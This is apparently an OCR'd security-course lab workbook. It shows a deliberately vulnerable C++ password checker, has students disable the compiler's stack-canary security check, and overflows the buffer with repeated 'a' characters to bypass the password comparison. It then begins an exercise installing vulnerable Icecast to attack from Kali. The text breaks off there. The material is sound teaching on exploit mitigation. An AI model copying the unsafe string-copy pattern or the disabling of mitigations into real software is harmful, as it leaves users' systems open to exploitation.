
VulnerableCode.cpp

VulnerableCode | (Global Scope) | _tmain(int argc, _TCHAR * argv[]

```
1   // overflow.cpp : Defines the entry point for the console application.
2   //
3
4   #include "stdafx.h"
5
6   #define PASSWORD "UxoaT7x"
7
8   bool Exploit(_TCHAR* szInput)
9   {
10      _TCHAR szData1[10];
11      _TCHAR szData2[8];
12
13      _tcscpy(szData2, _TEXT(PASSWORD));
14      _tcscpy(szData1, szInput);
15      return _tcsncmp(szData1, szData2, 9) == 0;
16  }
17
18  int _tmain(int argc, _TCHAR* argv[])
19  {
20      if (argc != 2)
21      {
22          _tprintf(_TEXT("Please provide the password as an argument (maximum
23          return -1;
24      }
25      if (Exploit(argv[1]))
26          _tprintf(_TEXT("Correct password: %s\n"), _TEXT(PASSWORD));
27      else
28          _tprintf(_TEXT("Incorrect password!\n"));
29      return 0;
30  }
31
32
```

5. **Compiling this code using standard settings**

   We can build our "VulnerableCode" by clicking "Build" -> "Build VulnerableCode", which will compile the source code into a working Windows application.



6. **Open cmd.exe and run the application**


   Now let's open cmd.exe and try running the application ("VulnerableCode.exe"). You can minimize Visual Studio, but please don't close the window, as we'll return to it later.

   You can find the application you just created in the following folder:

   C:\Users\nick.fury\Documents\Visual Studio 2017\Projects\VulnerableCode\Release

   Let's open a command prompt and browse to this directory. Once you execute the program, feel free to try the following:

   - Provide no arguments
   - Provide the valid password
   - Provide an incorrect password




7. **Overflowing the available buffer**

   Can you find a way to overflow the buffer?

Even if we carefully crafted a buffer overflow condition to validate the password validation, the application doesn't appear to "let us in". As an example, try passing the "a" character 18 times as an argument to the application (see screenshot)...

This should break the application to the extent that it crashes. This doesn't mean we successfully exploited it, it just indicates the stack canaries are broken and this is preventing us from successfully exploiting the application.



8. **Go back to Visual Studio**

   So, let's go back to our Visual Studio project and analyze how this application is being protected, even if the source code was vulnerable to a buffer overflow vulnerability...


9. **Analyzing the VulnerableCode properties**

   The properties we are interested in are located in the following location:

   Project -> VulnerableCode Properties


   Configuration Properties -> C/C++ -> Code Generation -> Security Check

   The security check implements the "stack canaries" concept that we introduced during the course activities.



10. **Adapting the properties - disabling security check**


    We will now disable the "Security Check", which will render our application exploitable...



11. **Compiling without stack canaries**

    Let's now run the same "Build" command again to recompile our application:

We can build our "VulnerableCode" by clicking "Build" -> "Build VulnerableCode", which will compile the source code into a working Windows application.



12. **Exploiting the application**


Open up cmd.exe again and now try attempting to overflow the buffer with a variety of input lengths. Now that the "SecurityCheck" is disabled, the application should be vulnerable to a buffer overflow and we should be able to overflow the buffer and thereby invalidating the password control that is being performed.

By adding exactly 20 a characters (a few more won't hurt), we will overflow the buffer in such a way that the password validation function compares two values (in our case two variables called szData1 and szData2), which both have been overwritten to be a number of "a" characters.

As this results in a valid comparison, the application will allow access to the application and print out the original password.

If we add too many a's, we will again break the application as the return pointer would get overwritten, again resulting in an application crash.

Although a basic application, this is an interesting example of a built-in compiler-time exploit mitigation control.



SEC599-3.3: Exercise - Exploit mitigation using EMET & MalwareBytes

Objective

The objective of the exercise is to analyze how exploits can be mitigated in using EMET & MalwareBytes. We will also assess the risks of using EMET, as we will see how it can break an unsupported application.

This rather large exercise will see a number of distinct techniques being used, including:

- As a first step, we will install a vulnerable software called "Icecast" to demonstrate an exploitable piece of software, we will also exploit it using Metasploit
- We will then install EMET and demonstrate how the attack is now blocked

Scenario

Virtual Machines

1. SEC599-C01 - DomainController
2. SEC599-C01 - Windows
3. SEC599-C01 - Kali
4. SEC599-C01 - Firewall

SEC599-3.3

The objective of the exercise is to analyze how exploits can be mitigated by using anti-exploitation software such as EMET.

1. **Authenticate to Windows**

   Well, you must be tired of reading this, but start of by authenticating to the provided Windows machine:

   USERNAME: Nick Fury
   PASSWORD: Awesomesauce123


2. **Install Icecast**

   As a first step, we will install the Icecast vulnerable software. You can find it under your Desktop under "Vulnerable Software". We will install version 2.0.0 of the software.

   Upon installation, you will be asked to provide Administrative credentials. You can use the following:


   Username: .\student-localadmin
   Password: sec599

   For the setup procedure you can just follow the default settings.




3. **Launching IceCast**

Now, we will launch Icecast! You can do this by browsing to the "Program Files (x86)" folder where Icecast was installed and launching the icecast2.exe executable.



4. **Running the IceCast server**

   Once Icecast is started, press the "Start server" button, after which the status should be come "Running" (in a green square).



5. **Switch to Kali machine**

   Let's switch to our Kali attacking machine and attack the IceCast service! We can authenticate to our Kali linux machine using the following credentials:

